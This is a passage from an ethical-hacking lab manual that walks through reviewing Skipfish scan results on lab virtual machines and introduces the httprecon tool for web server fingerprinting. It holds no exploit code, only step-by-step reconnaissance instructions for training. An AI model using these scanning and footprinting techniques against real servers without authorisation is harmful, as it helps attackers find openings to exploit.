


Module 13 – Hacking Web Servers

20. Expand each node to view detailed information regarding the result.
21. Analyze an issue found in the web server. To do this, click a node under the **Issue type overview** section to expand it.
22. Analyze the **SQL query or similar syntax in parameters** issue.
23. Observe the **URL** of the webpage associated with the vulnerability. Click the URL.




24. The webpage appears, as shown in the screenshot.




25. The PHP version webpage appears, displaying details related to the machine, as well as the other resources associated with the web server infrastructure and PHP configuration.

26. Switch back to the first tab and click **show trace** next to the URL to examine the vulnerability in detail.



27. An HTTP trace window appears on the webpage, displaying the complete **HTML session**, as shown in the screenshot.

Note: If the window does not properly appear, hold down the **Ctrl** key and click the link.



28. Examine other vulnerabilities and patch them to secure the web server.

29. This concludes the demonstration of how to gather information about a target web server using Skipfish.

30. Close all open windows on both the **Parrot Security** and **Windows Server 2022** machines.

31. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Task 3: Footprint a Web Server using the httprecon Tool

Web applications can publish information, interact with Internet users, and establish an e-commerce or e-government presence. However, if an organization is not rigorous in configuring and operating its public website, it may be vulnerable to a variety of security threats. Although the threats in cyberspace remain largely the same as in the physical world (fraud, theft, vandalism, and terrorism), they are far more dangerous. Organizations can face monetary losses, damage to reputation, and legal action if an intruder successfully violates the confidentiality of their data.

Module 13 – Hacking Web Servers

httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on its target web server.

Here, we will use the httprecon tool to gather information about a target web server.

